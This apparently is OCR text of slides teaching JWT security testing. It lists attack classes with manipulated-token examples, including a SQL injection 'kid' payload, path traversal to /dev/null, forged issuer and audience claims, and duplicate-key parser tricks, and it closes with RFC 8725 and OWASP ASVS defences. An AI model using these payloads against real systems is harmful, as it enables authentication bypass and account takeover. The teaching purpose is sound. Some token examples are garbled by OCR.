
Original/Valid Token	Manipulated Token
Header: {"alg":"RS256","typ":"JWT", "kid":"1"} Body: {"userID":"17", iat":1516239022}	Header: {"alg":"RS256","typ":"JWT", "kid":"**1' AND SLEEP(5)/*** "} Body: {"userID":17", "iat":1516239022}

Path Traversal Via *kid*

Weakness	Example Exploitation Scenario
The application accepts arbitrary values via *kid* and appends them to a URL or file system path for key lookup.	An attacker forges a token with a path traversal sequence (“../../../dev/null”) injected in the *kid* header parameter which results in the application pulling an empty string for use as the key. Related CVE: ???

Original/Valid Token	Manipulated Token
Header: {"alg":"RS256","typ":"JWT", "kid":"1"} Body: {"userID":"17", iat":1516239022}	Header: {"alg":"RS256","typ":"JWT", "kid":"**../../../dev/null**"} Body: {"userID**":18",** "iat":1516239022}

Injection Vulnerabilities (Claims or Headers)



Lab: JWT authentication bypass via kid header path traversal

PRACTITIONER


This lab uses a JWT-based mechanism for handling sessions. In order to verify the signature, the server uses the `kid` parameter in JWT header to fetch the relevant key from its filesystem.

To solve the lab, forge a JWT that gives you access to the admin panel at `/admin`, then delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`

https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-kid-header-path-traversal

Fuzzing and Scanning JWTs (Burp)



Unintended Header Processing

Weakness	Example Exploitation Scenario
The application processes additional headers that are not included within signed JWTs	An attacker identifies additional JWT headers that are processed prior to signature validation, leading to some application-specific issue. Related CVE: CVE-2026-35042: *“When a JWS token contains a crit array listing extensions that fast-jwt does not understand, the library accepts the token instead of rejecting it. “*


Original/Valid Token	Manipulated Token
Header: {"alg":"RS256","typ":"JWT", "kid":"1"} Body: {"userID":"17", iat":1516239022}	Header: {"alg":"RS256","typ":"JWT", **"crit":"anything"**} Body: {"userID":17", "iat":1516239022}

Claims Processing Prior to Verification

Weakness	Example Exploitation Scenario
Application logic processes JWT data before ensuring a valid token was provided by verifying the signature.	Common scenario: attacker submits malformed content in a JWT body, resulting in a verbose application error (revealing internal technical details) or other action even though the JWT should have been rejected for an invalid signature. Consider: fuzzing claim values.

Original Token	Manipulated Token
Header: {"alg":“RS256","typ":"JWT"} Body: {"id": "17", "name":"someuser"}	Header: {"alg":“RS256","typ":"JWT"} Body: {"id": "17", "name":"someuser><‘"}

JWT Header and Claim Wordlists



https://github.com/ryarmst/YouTube/tree/main/JWT

Parser Abuse: JSON Parser Inconsistencies

Weakness	Example Exploitation Scenario
Multiple parsers/verifiers are used in combination, exposing parsing differences that can lead to manipulation of token handling logic.	Exploitation may require the capability to inject content into signed JWTs. If possible, an attacker may be able to inject headers or claims to cause unintended behaviors. More reading: https://bishopfox.com/blog/json-interoperability-vulnerabilities

Original Token	Manipulated Token
Header: {"alg":“RS256","typ":"JWT"} Body: {"id": "17", "name":"someuser"}	Header: {"alg":“RS256","typ":"JWT"} Body: {"id": "17", "name":"someuser"**,"id": "18"**}

Issuer Forgery (Cross-Service Replay Attack)

Weakness	Example Exploitation Scenario
The application resolves the JWKS endpoint dynamically from the token's own *iss* claim rather than from a pre-registered allowlist of trusted issuers.	The attacker registers their own identity provider, self-signs a JWT claiming an arbitrary *iss*, and hosts a valid JWKS at that origin, permitting them to create forged JWTs. Related CVE: CVE-2026-27478 (unique case: cache poisoning)

Expected Token	Accepted Token
Header: {"alg":"RS256","typ":"JWT"} Body: {"sub":"**user-17**", "iss":"**https://auth.example.com**", "aud":"https://app.example.com"}	Header: {"alg":"RS256","typ":"JWT"} Body: {"sub":"**user-18**", "iss":"**https://attacker.io**", "aud":"https://app.example.com"}

Audience Confusion / Token Substitution

Weakness	Example Exploitation Scenario
The application fails to validate the *aud* claim, or the claim is absent entirely. A legitimately signed token issued for one service is accepted by a different service it was never intended for.	An attacker legitimately obtains a token scoped to another service, replaying it against a sibling service. Both services trust the same issuer and signing key but fail to validate whether the token was intended for the receiving service. Likely in microservice architectures with a shared issuer and no per-service audience enforcement.

Expected Token	Utilized Token
Header: {"alg":"RS256","typ":"JWT"} Body: {"userID":"17", "iss":"https://auth.example.com", "**aud**":"**https://reporting-api.example.com**",	Header: {"alg":"RS256","typ":"JWT"} Body: {"userID":"17", "iss":"https://auth.example.com", "**aud**":"**https://some-other-app.com**"

Cross-JWT Confusion

Weakness	Example Exploitation Scenario
The application fails to validate that the token was intended for the workflow that it was used for.	An attacker obtains a token intended for one workflow and is able to use it for another workflow. Likely in microservice architectures with a shared issuer and no per-service audience enforcement.

Expected Token	Utilized Token
Header: {"alg":"RS256","typ":"JWT"} Body: {"userID":"17", "iss":"https://auth.example.com", “**workflow**":“**notification-settings**",	Header: {"alg":"RS256","typ":"JWT"} Body: {"userID":"17", "iss":"https://auth.example.com", “**workflow**":“**password-change**"

JWT Best Current Practices

Presently RFC 8725, which exists because of the large number of insecure implementations and deployments of JWTs

JWT Best Current Practices: Cryptography

- 3.1: Perform algorithm verification (strict allowlist)
- 3.2: Use the appropriate algorithms (do NOT permit “none”)
- 3.3: Validate all cryptographic operations (reject on all failures)
- 3.4: Validate cryptographic inputs
- 3.5: Ensure keys have sufficient entropy (keyed-MAC algorithms must use sufficient CSPRNGs)
- 3.6: Avoid compression of encryption inputs (side-channel leaks)
- 3.7: Use UTF-8 for encoding/decoding

JWT Best Current Practices: Validation

- 3.8: Validate Issuer and Subject (*iss* and *sub*)
- 3.9: For issuers with multiple relying parties, use *aud* claim
- 3.10: Validate received claims (*kid, jku, x5u...*) using allowlist
- 3.11: Use explicit typing (validate *typ*)
- 3.12: Use mutually exclusive validation rules for different kinds of JWTs
- 3.13: Limit hash iteration count (prevent DoS)
- 3.14 Ensure JWT is correctly formatted (compact serialization)
- 3.15: Limit JWE decompression size to prevent DoS

OWASP ASVS 5.0

- Full Chapter: V9 Self-Contained Tokens (“JWTs”)
- 9.1.1: Verify that JWTs are validated using signature or MAC before accepting contents
- 9.1.2: Only user allowlisted algorithms (and NOT “none”)
- 9.1.3: Verify key material is trusted
- 9.2.1: Verify that validity time span is present and enforced
- 9.2.2: Verify that services validate token type and purpose
- 9.2.3 Verify that service accepts only tokens intended for it (aud)
- 9.2.4: Verify that issuers reusing private keys must distinguish audience

JWT Security Testing

- Just one more session...